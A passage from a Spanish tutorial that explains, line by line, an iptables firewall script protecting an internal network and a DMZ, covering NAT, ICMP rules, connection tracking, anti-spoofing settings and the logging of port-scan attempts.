 -m limit --limit 5/minute -j LOG --log-prefix "SYN/FIN SCAN: "
 iptables -A flags_tcp -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP

 # RECHAZAMOS Y LOGEAMOS ESCANEO PSH/FIN
 iptables -A flags_tcp -p tcp --tcp-flags PSH,FIN PSH,FIN \
 -m limit --limit 5/minute -j LOG --log-prefix "PSH/FIN SCAN: "
 iptables -A flags_tcp -p tcp --tcp-flags PSH,FIN PSH,FIN -j DROP

 # RECHAZAMOS Y LOGEAMOS EL NULL SCAN
 iptables -A flags_tcp -p tcp --tcp-flags ALL NONE \
 -m limit --limit 5/minute -j LOG --log-prefix "NULL SCAN: "
 iptables -A flags_tcp -p tcp --tcp-flags ALL NONE -j DROP

 ###################################
 # ESTAS CADENAS SE APLICAN A TODO

 iptables -A FORWARD -p tcp -j keep_state
 iptables -A INPUT -p tcp -j keep_state
 iptables -A OUTPUT -p tcp -j keep_state

 iptables -A FORWARD -p tcp -j flags_tcp
 iptables -A INPUT -p tcp -j flags_tcp
 iptables -A OUTPUT -p tcp -j flags_tcp

 iptables -A FORWARD -p icmp -j reglas_icmp
 iptables -A INPUT -p icmp -j reglas_icmp
 iptables -A OUTPUT -p icmp -j reglas_icmp

###################################
# CADENA DE REGLAS DE GAIA A HADES
###################################
# INTERNA -> DMZ

 iptables --new-chain gaia_hades
 iptables -A FORWARD -i $gaia -o $hades -j gaia_hades

 # SERVICIOS QUE DA PERSEFONE A LA RED GAIA
 iptables -A gaia_hades -d $Persefone -p tcp --dport www -j ACCEPT
 iptables -A gaia_hades -d $Persefone -p tcp --dport ftp -j ACCEPT

 # SERVICIOS QUE DA PERSEFONE SOLO A EOLO
 iptables -A gaia_hades -d $Persefone \
 -p tcp --dport ssh -s $Eolo -j ACCEPT

 # RECHAZAMOS Y LOGEAMOS CUALQUIER OTRO TRAFICO
 iptables -A gaia_hades -j LOG --log-prefix "GAIA->HADES: "
 iptables -A gaia_hades -j DROP
###################################
```

```
# CADENA DE REGLAS DE HADES A GAIA
####################################
# DMZ -> INTERNA

    iptables --new-chain hades_gaia
    iptables -A FORWARD -i $hades -o $gaia -j hades_gaia

    # RECHAZAMOS Y LOGEAMOS TODO!
    iptables -A hades_gaia -j LOG --log-prefix "HADES->GAIA: "
    iptables -A hades_gaia -j DROP

#######################################
# CADENA DE REGLAS DE HADES A OLIMPO
#######################################
# DMZ -> INTERNET

    iptables --new-chain hades_olimpo
    iptables -A FORWARD -i $hades -o $olimpo -j hades_olimpo

    # PERMITIMOS TODO EL TRAFICO HACIA EL EXTERIOR
    iptables -A hades_olimpo -j ACCEPT

#######################################
# CADENA DE REGLAS DE OLIMPO A HADES
#######################################
# INTERNET -> DMZ

    iptables --new-chain olimpo_hades
    iptables -A FORWARD -i $olimpo -o $hades -j olimpo_hades

    # PERMITIMOS DNS
    iptables -A olimpo_hades -s $ServidorDNS \
    -p udp --sport domain -j ACCEPT

    # SERVICIOS QUE OFRECE HADES A INTERNET
    iptables -A olimpo_hades -p tcp --dport www -j ACCEPT
    iptables -A olimpo_hades -p tcp --dport ftp -j ACCEPT

    # RECHAZAMOS Y LOGEAMOS EL RESTO DEL TRAFICO
    iptables -A olimpo_hades -j LOG --log-prefix "OLIMPO->HADES: "
    iptables -A olimpo_hades -j DROP

######################################
# CADENA DE REGLAS DE GAIA A OLIMPO
######################################
# INTERNA -> INTERNET

    iptables --new-chain gaia_olimpo
    iptables -A FORWARD -i $gaia -o $olimpo -j gaia_olimpo

    # ACEPTAMOS TODO EL TRAFICO HACIA INTERNET
    iptables -A gaia_olimpo -j ACCEPT

######################################
# CADENA DE REGLAS DE OLIMPO A GAIA
######################################
# INTERNET -> INTERNA

    iptables --new-chain olimpo_gaia
    iptables -A FORWARD -i $olimpo -o $gaia -j olimpo_gaia
```

```
    # PERMITIMOS DNS
    iptables -A olimpo_gaia -s $ServidorDNS \
    -p udp --sport domain -j ACCEPT

    # PERMITIMOS DCC A EOLO
    iptables -A olimpo_gaia -d $Eolo \
    -p tcp --dport 5000:5005 -j ACCEPT

    # PERMITIMOS DCC A POSEIDON
    iptables -A olimpo_gaia -d $Poseidon \
    -p tcp --dport 5010:5015 -j ACCEPT

    # PERMITIMOS EMULE A POSEIDON
    iptables -A olimpo_gaia -d $Poseidon \
    -p tcp --dport 4662 -j ACCEPT

    # RECHAZAMOS Y LOGEAMOS TODO LO DEMAS
    iptables -A olimpo_gaia -j LOG --log-prefix "OLIMPO->GAIA: "
    iptables -A olimpo_gaia -j DROP

########################################
# REGLAS PARA EL PROPIO CERBERO (INPUT)
########################################

    iptables --new-chain olimpo_cerbero
    iptables --new-chain hades_cerbero
    iptables --new-chain gaia_cerbero

    iptables -A INPUT -i $olimpo -j olimpo_cerbero
    iptables -A INPUT -i $hades -j hades_cerbero
    iptables -A INPUT -i $gaia -j gaia_cerbero

  #################
  # OLIMPO_CERBERO
  #######################
  # INTERNET -> FIREWALL

    # PERMITIMOS DNS
    iptables -A olimpo_cerbero -s $ServidorDNS \
    -p udp --sport domain -j ACCEPT

    # RECHAZAMOS Y LOGEAMOS EL RESTO DEL TRAFICO
    iptables -A olimpo_cerbero -j LOG --log-prefix "OLIMPO->CERBERO: "
    iptables -A olimpo_cerbero -j DROP

  ################
  # HADES_CERBERO
  #################
  # DMZ -> FIREWALL

    # RECHAZAMOS Y LOGEAMOS TODO!
    iptables -A hades_cerbero -j LOG --log-prefix "HADES->CERBERO: "
    iptables -A hades_cerbero -j DROP

  ###############
  # GAIA_CERBERO

  #####################
  # INTERNA -> FIREWALL
```

```
    # RECHAZAMOS Y LOGEAMOS TODO!
    iptables -A gaia_cerbero -j LOG --log-prefix "GAIA->CERBERO: "
    iptables -A gaia_cerbero -j DROP

###########################################
# REGLAS PARA EL PROPIO CERBERO (OUTPUT)
###########################################

    # PERMITIMOS LA SALIDA DE CONSULTAS DNS
    iptables -A OUTPUT -o $olimpo -d $ServidorDNS \
    -p udp --dport domain -j ACCEPT

    # RECHAZAMOS Y LOGEAMOS EL RESTO DEL TRAFICO
    iptables -A OUTPUT -j LOG --log-prefix "OUTPUT: "
    iptables -A OUTPUT -j DROP

##########################
# NOS PONEMOS EN MARCHA!
##########################

    iptables -D INPUT 1
    iptables -D FORWARD 1
    iptables -D OUTPUT 1
    ;;

  *)
    echo "Uso: $0 {start|stop|restart|status}"
    exit 1
    ;;
esac
```

A la vista de estas iptables, podemos deducir que los servicios de cada máquina serán:

Persefone:

- Ofrece servidor www y ftp tanto a Internet como a la red Gaia.
- Ofrece servidor ssh para administración remota sólo para Eolo.
- Tiene acceso total a Internet. Solo tiene limitado el acceso desde Internet.
- Responde a un conjunto mínimo de mensajes ICMP.

Cerbero:

Su única comunicación con cualquier red son las consultas al servidor DNS, y respuesta a un conjunto mínimo de mensajes ICMP.

Eolo:

- Tiene acceso total hacia Internet, pero muy restringido desde Internet.
- Tiene acceso a Persefone como cliente ssh, para administrar remotamente el servidor web.
- Tiene abiertos 6 puertos para DCC, ya que el usuario de Eolo quiere utilizar IRC.
- Responde a un conjunto mínimo de mensajes ICMP.

Poseidon:

- Tiene acceso total hacia Internet, pero muy restringido desde Internet.
- El usuario de Poseidon utiliza emule.
- Tiene abiertos 6 puertos para DCC, ya que el usuario de Poseidon quiere también utilizar IRC.
- Responde a un conjunto mínimo de mensajes ICMP.

Zeus:

Es un router ADSL que hace **NAT** a todos los puertos que utilizarán todas las redes, para que los gestione Cerbero. Por tanto, la tabla NAT de Zeus será parecida a esta:

Protocolo	Puerto	Servidor
tcp	80/www	192.168.1.1
tcp	21/ftp	192.168.1.1
tcp	4662/emule	192.168.1.1
tcp	5000/dcc	192.168.1.1
tcp	5001/dcc	192.168.1.1
tcp	5002/dcc	192.168.1.1
tcp	5003/dcc	192.168.1.1
tcp	5004/dcc	192.168.1.1
tcp	5005/dcc	192.168.1.1
tcp	5010/dcc	192.168.1.1
tcp	5011/dcc	192.168.1.1
tcp	5012/dcc	192.168.1.1
tcp	5013/dcc	192.168.1.1
tcp	5014/dcc	192.168.1.1
tcp	5015/dcc	192.168.1.1

Ahora que ya hemos visto a grandes rasgos el escenario, vamos a ir analizando paso a paso todas las líneas de estas iptables.

2. DEFINICION DE VARIABLES

En esta primera sección del archivo de configuración de iptables vemos una serie de definiciones que nos serán útiles para todo el script.

Podemos comprobar que algunos de los valores definidos no son usados luego en el script. Aún así, conviene definirlos también, pues definimos así todo el contexto, y nos permitirá hacer cualquier modificación o ampliación en el futuro sin tener que preocuparnos de si teníamos definido o no tal elemento que hasta el momento no habíamos utilizado.

La primera línea:

ServidorDNS=193.15.25.1

Indica la dirección IP del servidor DNS que utilizamos (probablemente el que nos haya dado nuestro ISP). Normalmente, esta dirección IP, así como probablemente también las del resto de máquinas a las que nos referimos en el script, se encontrarán ya en la configuración del sistema.

Concretamente, los servidores DNS los tendremos en **/etc/resolv.conf,** y el resto de máquinas en **/etc/hosts.**

Depende de la decisión de cada administrador el incluir aquí o no todas estas variables. Si no las incluimos el script puede ser menos legible, al no tener en el propio script toda la información necesaria para ser interpretado. Como contrapartida, si las incluimos en el script tenemos el problema potencial de que en algún momento pueda haber incoherencia entre la información almacenada en /etc/hosts y el script de iptables.

Yo personalmente prefiero incluir las definiciones en el propio script de iptables, a pesar de que estén ya definidas todas las máquinas en el sistema.

Para los que prefiráis no incluir las definiciones, simplemente tenéis que eliminar el símbolo $ que precede a los nombres de máquinas en todo el script. Por ejemplo, la línea:

```
iptables -A olimpo_hades -s $ServidorDNS \
-p udp --sport domain -j ACCEPT
```

Quedaría:

```
iptables -A olimpo_hades -s ServidorDNS \
-p udp --sport domain -j ACCEPT
```

Como vemos, también incluyo definiciones para las 3 tarjetas de red: eth0, eth1, y eth2. Esto es fundamental, ya que la mejor forma de asegurarnos de por dónde están circulando los paquetes es utilizar como referencia el propio dispositivo físico, es decir, la tarjeta de red. Si utilizásemos direcciones IP como referencia para identificar cada red, podríamos ser engañados por algún tipo de spoofing (aunque tengamos protección contra IP-spoofing, como ya veremos).

3. CASE "$1"

Este archivo de configuración de iptables no es más que un script para la shell de Linux y, por tanto, puede utilizar toda la potencia del lenguaje de programación de la shell.

Aquí nosotros estamos implementando una función muy típica en Linux, que consiste en poder pasar un parámetro a un comando a la hora de lanzarlo, para que actúe de una forma u otra según el parámetro.

Las opciones que damos a nuestro comando de iptables son (suponiendo que el script se llama *iptpyc*):

- **./iptpyc stop** : Borra toda la configuración de iptables.
- **./iptpyc start** : Configura las iptables con todas las reglas que hemos incluido en el script.
- **./iptpyc restart** : Hace un stop y un start, reiniciando así toda la configuración de iptables.
- **./iptpyc status** : Muestra la configuración actual de iptables.

Para implementar estos comandos hacemos un CASE sobre el parametro $1. En un script de shell el parámetro $0 es siempre el propio nombre del parámetro (en este caso "iptpyc"), y el parámetro $1 es el primer parámetro que hay justo detrás del nombre del script.

Un CASE es una sentencia condicional que, a la diferencia de un IF THEN ELSE, que sólo permite seleccionar una opción u otra según dos posibles condiciones sobre la variable de entrada (SI cumple, y NO cumple), el CASE nos permite seleccionar tantas condiciones como queramos.

En este caso nuestro CASE considera las condiciones de que $1 sea "stop", "start", "restart", "status", o cualquier otra cosa que no sea ninguna de las anteriores. Es decir, tenemos 5 condiciones sobre la variable $1, por lo que la estructura básica de nuestro CASE es la siguiente:


```
case "$1" in
        restart)
                ** acciones para la opción restart **
                ;;
        stop)
                ** acciones para la opción stop **
                ;;
        status)
                ** acciones para la opción status **
                ;;
        start)
                ** acciones para la opción start **
                ;;
        *)
                ** acciones para cualquier otro valor **
                ;;
esac
```

Como vemos, las acciones para cada opción terminan con ";;", y toda la sentencia case termina con "esac".

Veremos ahora una por una todas las opciones que hemos incluido en el script.

RESTART)

Como ya he dicho, un restart es tan simple como hacer un stop, y a continuación un start. 🙂





STOP)

Esta opción vacía toda la configuración de iptables, tanto si fue previamente ejecutado nuestro script (con start), como si no.

STATUS)

Tan sencillo como llamar a la opción --list del comando iptables.

***)**

Ahora os pido que "bajéis" hasta el final del script para ver esta opción, ya que tiene que ser incluida después de todas las demás.

Como vemos, si se introduce cualquier opción que no sea una de las que reconoce nuestro script, mostraremos el típico mensaje que indica al usuario las opciones disponibles.

START)

Todo el resto del artículo está dedicado a la opción de start, así que aquí viene la chicha.

4. BORRAMOS LA CONFIGURACION ACTUAL DE IPTABLES

Empezamos haciendo lo mismo que hace el comando stop, para empezar con una configuración limpia sobre la que ir trabajando.

5. CONFIGURACION GENERAL

En este punto se encuentran algunas de las características más interesantes de nuestro script. Vamos a ir viendo una a una cada una de las líneas de esta parte del script.

incluimos modulo para FTP

modprobe ip_conntrack_ftp

Linux pretende ser un sistema operativo con cierta modularidad, lo cual se consigue gracias a ciertos comandos como **modprobe** (*man modprobe*).

Existen una gran cantidad de módulos que podemos cargar dinámicamente, y estos suelen encontrarse en **/lib/modules**. Si queremos ver un listado completo de los módulos que tenemos disponibles para ser cargados, podemos hacer:

modprobe -l

Desde una shell de root.
Para ver los módulos que tenemos cargados en estos momentos:

lsmod

También sólo para root.

En realidad, el sitio adecuado para incluir cualquier módulo sería el archivo **/etc/modules**, pero nosotros lo hemos incluido en el script de iptables, para que tengamos todo junto, y así tener una visión más global.

Por cierto, que ya que hablo de visión global, no estaría de más que os mostrase aquí también el resto de configuración básica de Cerbero:

hostname Cerbero

ifconfig eth0 192.168.2.1 netmask 255.255.255.0

ifconfig eth1 192.168.1.1 netmask 255.255.255.0

ifconfig eth2 192.168.3.1 netmask 255.255.255.0

route add default gw Zeus

Con los comandos **ifconfig** estamos configurando las 3 tarjetas de red, asignando una IP y una máscara de red a cada una. Con el comando **route** estamos definiendo la ruta por defecto hacia Zeus (lo que Windows llama "puerta de enlace predeterminada").
Pero, volviendo a nuestro script, vamos a ver más sobre el módulo que estamos cargando en Cerbero.

Aquí es donde empezamos a echar la vista atrás, recordando aquellos buenos tiempos de la **serie RAW**, y nos encontramos con los dos artículos que dediqué al protocolo **FTP.**

Este es un buen momento para repasar esos articulillos y recordar el funcionamiento del FTP pasivo, y el no pasivo. Volved aquí cuando hayáis hecho el repaso.

Como ya sabemos (si hemos repasado la lección), cada vez que un servidor FTP recibe un comando **PASV** ha de abrir dinámicamente un puerto para que el cliente se conecte a un nuevo canal de datos. Por otra parte, cada vez que un cliente lanza un comando **PORT**, ha de abrir dinámicamente un puerto para que el servidor se conecte y establezca un nuevo canal de datos.
Si estamos utilizando iptables, estos mecanismos no podrían funcionar así por las buenas, como es lógico. Para que puedan funcionar tenemos que incluir el módulo **ip_conntrack_ftp**, que se encarga de analizar el campo **DATOS** de los paquetes TCP/IP en busca de comandos **PORT** y **PASV**. Cuando encuentra uno de estos comandos, los interpreta, y abre dinámicamente los puertos que haya que abrir.

Cuando no estamos seguros de lo que hace un módulo de Linux siempre tenemos la posibilidad de analizar el código fuente, cosa que de ninguna manera podemos hacer con Windows. Por eso Windows, mientras no libere su código, seguirá siendo un sistema oscuro a cuyos caprichos estarán sujetos todos sus usuarios. En Linux siempre tienes la posibilidad de comprobar tú mismo el funcionamiento de las cosas, o bien de que otro con más conocimientos que tú lo haga, y publique sus conclusiones en cualquier web o publicación a la que tenga acceso todo el mundo.

Si al instalar nuestra distribución de Linux escogimos instalar también los paquetes de **sources** (código fuente), tendremos el código del módulo *ip_conntrack_ftp.c* en el directorio **/usr/src/linux/net/ipv4/netfilter/**. Por si no instalasteis los fuentes, podéis ver igualmente el código fuente de este módulo en http://joshua.raleigh.nc.us/docs/linux-2.4.10_html/577570.html.

Podemos ver en el fuente cómo analiza los paquetes en busca de *"PORT"* o *"227"*, que correspondería respectivamente a los comandos **PORT** y **PASV** (ya que *227* es el código de respuesta de **PASV**). También analiza los comandos **EPRT** (**E**xtender **P**o**RT**) y **EPSV** (**E**xtended **P**a**S**si**V**e), que no vimos en la serie RAW.

Los comandos **EPRT** y **EPSV** fueron propuestos en el **RFC 2428**, para facilitar la "futura" sustitución del actual protocolo **ipv4** por el nuevo **ipv6** (del que ya hablaremos a lo largo del curso).

Las direcciones IP de ipv6 son diferentes a las de ipv4, por lo que los actuales comandos PORT y PASV no podrían ser directamente portados a ipv6, al utilizar las clásicas direcciones de 32 bits.

Los comandos EPRT y EPSV tienen la misma funcionalidad que sus predecesores, pero añaden además la posibilidad de utilizar direcciones ipv6.

Analicemos, por ejemplo, el comando **EPRT**. Para conseguir lo que he mencionado, este comando tiene 3 parámetros:

EPRT |protocolo|direcciónIP|puerto|

El primer parámetro, **protocolo**, puede valer **1** ó **2**. En el caso de que sea **1,** indicamos que se trata del protocolo **ipv4** y, por tanto, igual al clásico **PORT** que ya conocemos. Si es un **2**, se tratará del protocolo **ipv6** y, por tanto, el siguiente parámetro (direcciónIP) vendrá en el formato de direcciones IP v6.

El segundo parámetro, **direcciónIP**, en el caso de que el anterior parámetro sea **1 (ipv4)** será simplemente una dirección IP de las de toda la vida, pero con la diferencia (con respecto al comando PORT) de que los dígitos no vendrán separados por comas, si no por puntos.

El tercer y último parámetro, **puerto**, tendrá también una diferencia con respecto al comando PORT, y es que no habrá que hacer cálculos para hallar el número de puerto, si no que éste vendrá especificado tal cual.

Es decir, aquí tenemos un ejemplo de comando **EPRT** que haría la misma función que un comando **PORT 80,15,13,100,10,15**:

EPRT |1|80.15.13.100|2575|

Ya que, como sabemos, el puerto **10,15** del comando PORT se traduciría en: 10*256 + 15 = **2575.**

Al soportar ambos comandos también el protocolo ipv4, la idea es que vayan siendo implementados por todos los servidores y clientes FTP, para ir preparándonos para un futuro que está siendo ya implantado.

```
# Habilitamos el forward de paquetes

echo 1 > /proc/sys/net/ipv4/ip_forward
```

Las principales responsabilidades de Cerbero serán dos: servir de cortafuegos para todas las redes, y encaminar y reenviar todos los paquetes de una red a otra. Para que pueda hacer esta segunda función, tenemos que activar el forward de paquetes, lo cual hacemos escribiendo un simple **1** en el archivo **/proc/sys/net/ipv4/ip_forward.**

Probad desde una shell de root a escribir estos dos comandos:

```
echo 1 > /proc/sys/net/ipv4/ip_forward

cat /proc/sys/net/ipv4/ip_forward
```

Como veis, lo único que se hace es escribir un **1** en el archivo **ip_forward**, como si fuese un simple archivo de texto.

```
# Habilitamos proteccion anti-spoofing

for f in /proc/sys/net/ipv4/conf/*/rp_filter

do

  echo 1 > $f

done
```

Todavía nos falta hablar más sobre **ip-spoofing** en este curso, pero de momento ya sabemos bastante bien en qué consiste esta técnica tan versátil, que se suele usar en combinación con gran cantidad de ataques.

Este bucle recorre varios directorios, cada uno correspondiente a un dispositivo de red (*eth0, eth1, eth2,* y *lo*, básicamente). En cada uno de estos directorios tendremos una serie de opciones de configuración para el correspondiente dispositivo (es decir, una configuración independiente para cada tarjeta de red). En este caso, nosotros activaremos una opción que tenemos en el archivo **rp_filter**. Si escribimos un **1** en este archivo, impedimos que el dispositivo acepte direcciones IP que no pertenezcan a su red.

Esta es una sencilla protección contra ip-spoofing, aunque no nos protege contra otras técnicas, como el source-route spoofing.

Cuando hablemos más en profundidad sobre ip-spoofing mostraremos esto con más detalle.

```
# Habilitamos proteccion anti-smurf

echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

Esto ya lo vimos en el artículo sobre fragmentación. Escribiendo un **1** en este archivo estamos anulando la **res-**

puesta a pings a la dirección broadcast, lo cual impide que nos convirtamos en un **amplificador** para un ataque smurf.

Habilitamos proteccion contra source route spoofing

echo 0 > /proc/sys/net/ipv4/conf/all/accept_source_route

Esto lo veremos más adelante en el curso, cuando hablemos de la técnica de **source-route spoofing**. De momento nos quedamos con la idea de que esta línea nos permite desactivar la respuesta a datagramas que lleven activadas opciones de enrutamiento explícito, es decir, las **opciones LSRR y SSRR.**

Esto no significa que vayamos a rechazar esos datagramas, si no simplemente que no responderemos a lo que nos pide esa opción, es decir, que no seguiremos la ruta especificada en nuestra respuesta.

Registramos marcianos para el proyecto SETI

echo 1 > /proc/sys/net/ipv4/conf/all/log_martians

Bueno... en realidad el proyecto SETI no tiene mucho que ver con todo esto, pero no he podido resistirme a poner alguna chorrada en este artículo (es que si no, no me quedo a gusto).

Esta opción lo que hace es logear cualquier paquete que tenga como dirección IP de origen o destino una **dirección imposible**. Esto también incluye las direcciones IP spoofeadas, ya que una dirección que no pertenece a la red en la que estamos es en realidad una dirección imposible.

6. BLOQUEAMOS TODO MIENTRAS ESTAMOS CONFIGURANDO

Aquí, aparte de establecer la **política DROP** por defecto, es decir, **política paranoica**, estamos utilizando un mecanismo muy sencillo para evitar problemas MIENTRAS estamos configurando las iptables.

El script de iptables normalmente no tardará más de un segundo en ser cargado en Cerbero (depende de cómo de potente sea la máquina), pero durante ese segundo pueden ocurrir mil cosas. ¿Qué pasará con los paquetes que nos lleguen durante ese segundo? Podría ser el momento ideal para que se nos colasen, y todos los esfuerzos posteriores serían en vano.

Mientras el script se esta cargando hemos de asumir que estamos totalmente desprotegidos por lo que, antes de tocar nada, tenemos que asegurarnos de que se cierran todas las puertas, y no las abriremos hasta que no hayamos terminado de configurar todo.

Para ello, insertamos una regla en la primera posición de cada cadena (INPUT, OUTPUT, y FORWARD), que directamente rechace **todos** los paquetes.

Durante el segundo en que estemos cargando las iptables, nuestra red no funcionará, ya que estaremos rechazando todos los paquetes.

Al final del script es imprescindible que no olvidemos eliminar estas reglas porque, como sabemos, las reglas de iptables se ejecutan secuencialmente, por lo que si la primera regla rechaza todo, las demás nunca se ejecutarán.

7. HABILITAMOS TRAFICO LOCAL

Con esto permitimos que el propio Cerbero se haga a si mismo PING, o lo que quiera. Todo el tráfico entre Cerbero y el propio Cerbero está permitido. Ahora bien, recomiendo que en una máquina como Cerbero, dedicada exclusivamente a un firewall, no metamos ninguna otra aplicación, ni mucho menos ninguna clase de servidor. Por tanto, el tráfico entre Cerbero y sí mismo normalmente será muy limitado o nulo. Aún así, no tiene ningún peligro permitir el tráfico local, por lo que podemos hacerlo sin miedo (espero que Murphy no me esté leyendo).

Como vemos, para identificar el tráfico local no hemos utilizado la opción **-s 127.0.0.1**, que sería como decir: "tráfico que tenga como IP de origen la dirección de loopback". Aunque tengamos protecciones contra ip-spoofing, sería una temeridad absurda hacer esto, pudiendo directamente reconocer la fuente por el **DISPOSITIVO**, y no por la dirección IP, que es mucho más fácil de ser suplantada. Por tanto, en lugar de **-s 127.0.0.1** utilizaremos: **-i lo**.

8. TABLA NAT



Empezamos ya con las reglas. Todo lo que hay a partir de aquí podría ser modificado según fuese cambiando nuestro escenario.

Empezamos configurando la tabla NAT, de la cual ya os habló con detalle Vic_Thor.

Si recordamos la configuración de **Zeus**, éste tenía una tabla NAT que dirigía todos los puertos abiertos a una única IP, que era la de Cerbero. Lo que estaba haciendo Zeus era simplemente pasar la bola, aplazando la cuestión, para que fuese Cerbero quien realmente se encargase del NAT.

Como vemos, Cerbero repartirá los paquetitos de la siguiente forma:

- Los paquetes a los puertos **80 y 21** (www, y ftp) para **Persefone.**
- Los paquetes a los puertos **5000 a 5005** para que **Eolo** pueda tener DCC.
- Los paquetes a los puertos **5010 a 5015** para el DCC de **Poseidon.**
- Los paquetes al puerto **4662** para el emule de **Poseidon.**

Una vez que ya se han establecido los caminos para cada paquete, luego tendremos que analizar la cadena **FORWARD**, para ver cómo se trata independientemente cada uno.

Por último, tenemos aquí las reglas de **enmascaramiento,** las cuales son imprescindibles para que el router adsl (Zeus) permita el tráfico de todas las máquinas que hay detrás de Cerbero. Con estas reglas, cualquier paquete que tenga como **IP de origen** alguna que pertenezca a las redes **Hades** o **Gaia**, su IP de origen se convertirá en la única que Zeus conoce, que es la **IP de Cerbero en la red Olimpo** (**192.168.1.1**).

Por si alguien se lía con el símbolo ****, sirve simplemente para cortar una línea y poder continuarla en la línea siguiente (como el guión - que usamos en castellano para cortar las palabras).

9. CADENA DE REGLAS PARA ICMP

¿Qué más me queda por decir sobre las reglas de ICMP en iptables después de todo lo que conté ya en artículos anteriores?

Ya sabemos que necesitamos poder recibir mensajes **ECHO-REPLY** (pong) y enviar mensajes **ECHO-REQUEST** (ping) para que nos funcionen el PING, el TRACEROUTE, y otras aplicaciones. En cambio, no tenemos porque aceptar recibir mensajes ECHO-REQUEST (ping), ya que quizá no tenemos interés en responder nosotros al ping.

Me he ahorrado trabajo al definir unas reglas generales de ICMP para todas las cadenas, pero en realidad habría que definir unas reglas específicas para cada cadena si queremos ser puristas.

Por ejemplo, el PING podría permitirse desde Hades y Gaia hacia Cerbero, para que las máquinas de estas redes pudiesen comprobar que el firewall/router está vivo. Pero no habría motivo para permitir un PING desde la red Olimpo, ya que no tenemos por qué dar ninguna información al exterior, donde están todos esos hackers malos.

Como las consecuencias de esto son mínimas, he preferido ahorrar trabajo y crear unas reglas genéricas de ICMP, pero insisto en que, si queréis perfeccionar vuestro firewall, tendríais que definir reglas independientes para cada posible camino. También insisto en que las iptables que tengo yo no son estas, por lo que el hecho de que me haya ahorrado trabajo en las iptables de este artículo, no significa que lo haya hecho en las mías.

Os propongo como ejercicio que modifiquéis estas iptables para que haya reglas independientes de ICMP para cada cadena.

Aparte de los ping y pong también tenemos los clicks de playmobil, esto.... quiero decir.... que aparte de los ping y los pong también permitimos los mensajes **Destination Unreachable,** para que funcione el mecanismo de **PMTUD** que ya hemos visto a lo largo del curso. También permitimos los mensajes **Time Exceeded** para que funcione el **traceroute.**

El resto de mensajes ICMP pueden ser prescindibles, y cualquier otro mensaje ICMP que se reciba o se envíe será logeado, y podremos encontrarlo fácilmente en el log buscando la cadena **"ICMP",** ya que hemos incluido ese prefijo para el log.

10. CADENA PARA ESTADOS DE CONEXION

Como ya explicó Vic_Thor, hay que mantener las conexiones ya establecidas, y rechazar las inválidas (paquetes con algún parámetro que no se corresponda con ninguna conexión establecida).

Por tanto, los paquetes TCP serán analizados sólo si son para establecer una nueva conexión (**flag SYN**), pero una vez que la conexión ya ha sido aceptada, el resto de paquetes de la misma circularán libremente a través de nuestras iptables.

11. CADENA PARA ANALIZAR FLAGS TCP

Aquí tenemos un bonito surtido (como los de Cuetara) de diferentes tipos de **escaneo de puertos** que vamos a filtrar. Todos estos tipos de escaneo los puede hacer la magnífica herramienta **NMAP**, y algunos de ellos también pueden ser utilizados por otras herramientas.

NMAP intenta saltarse los firewalls utilizando, entre otras cosas, diferentes combinaciones de **flags TCP.** Ya se ha hablado sobre esto en la revista.

Con esta serie de reglas estamos rechazando todos los paquetes que tienen los flags que se sabe que son utilizados para este tipo de escaneos, y por otra parte estamos logeando el escaneo. Como un escaneo completo suelen ser 65535 paquetes (uno por cada puerto TCP), sería una locura almacenar todo esto en el log. Por eso limitamos a que sólo guarde registro de 5 de estos paquetes por minuto. Con eso tenemos suficiente para detectar el intento de escaneo, pero sin saturar nuestros logs.

12. ESTAS CADENAS SE APLICAN A TODO

Las tres cadenas anteriores, *reglas_icmp, keep_state, y flags_tcp*, sólo quedaron definidas, pero no se especificó en ningún momento sobre qué paquetes debían ser aplicadas.

En esta sección de nuestro script indicamos que estas 3 cadenas han de ser aplicadas en todos los sentidos: **INPUT, OUTPUT, y FORWARD.**

Si quisiésemos aplicar reglas diferentes de icmp para cada camino, tendríamos que eliminar estas reglas, ya que prevalecerían sobre las que pusiésemos después.

También es posible que quisiéramos aplicar reglas diferentes para los flags TCP, permitiendo así por ejemplo que nosotros podamos hacer NMAP al exterior, pero que no nos lo puedan hacer a nosotros desde el exterior.

En cambio, las reglas de keep_state si que las necesitaremos siempre para cualquier camino.

Propongo como ejercicio también que modifiquéis esta sección a vuestro gusto.

13. CADENA DE REGLAS DE GAIA A HADES

En nuestro escenario tenemos 3 redes: **Gaia, Hades, y Olimpo**. Por tanto, habrá **6 posibles caminos** entre estas redes:

- De Gaia a Hades
- De Gaia a Olimpo
- De Hades a Gaia
- De Hades a Olimpo
- De Olimpo a Gaia
- De Olimpo a Hades

A partir de esta sección, vamos detallando las reglas que tendrá que seguir cada uno de estos 6 caminos. El primero de estos, De Gaia a Hades, es el que describimos aquí.

Como sabemos, **Gaia es la red interna, y Hades la red DMZ.**

Típicamente, en una configuración con DMZ, la red interna puede tener acceso a la DMZ para poder utilizar los mismos servicios que la DMZ está dando al exterior (es decir, a Internet o, en nuestro escenario, la red **Olimpo**, que es la intermediaria directa con Internet).

Aparte de poder utilizar los servicios de la DMZ, es también muy típico que el administrador de sistemas tenga también su PC dentro de la red interna, y que se abra algunas puertecillas para poder administrar remotamente los servidores sin tener que estar yendo de una máquina a otra. En este caso, hemos abierto una administración remota del servidor **Persefone** a través de **SSH**, a la cual sólo tendrá acceso la máquina **Eolo**.

Quizá la línea mas importante en esta sección es esta:

iptables -A FORWARD -i $gaia -o $hades -j gaia_hades

Todo lo que entre por el dispositivo que conecta a la red Gaia (**-i $gaia**) y salga por el dispositivo que conecta a la red Hades (**-o $hades**) tendrá que atravesar la cadena **gaia_hades** que acabamos de crear.

Una vez más, insisto en que es más seguro identificar los caminos por los dispositivos de entrada y salida, más que por direcciones IP.

14. CADENA DE REGLAS DE HADES A GAIA

Si bien Gaia puede acceder a los servicios de Hades, Hades de ninguna manera puede acceder a Gaia.

Precisamente aquí es donde se encuentra la esencia de las redes con DMZ. Una DMZ es básicamente una zona susceptible de ser hackeada. Si un hacker lograse hacerse con el control absoluto de la red DMZ, estaríamos perdidos si hubiese algún acceso desde ésta hacia la red interna. Ya se nos pueden colar todos los hackers que quieran en nuestros servidores (Hades), que desde ellos no lograrán llegar a nuestra red interna (Gaia), a no ser que consigan además hackear nuestro firewall (Cerbero).

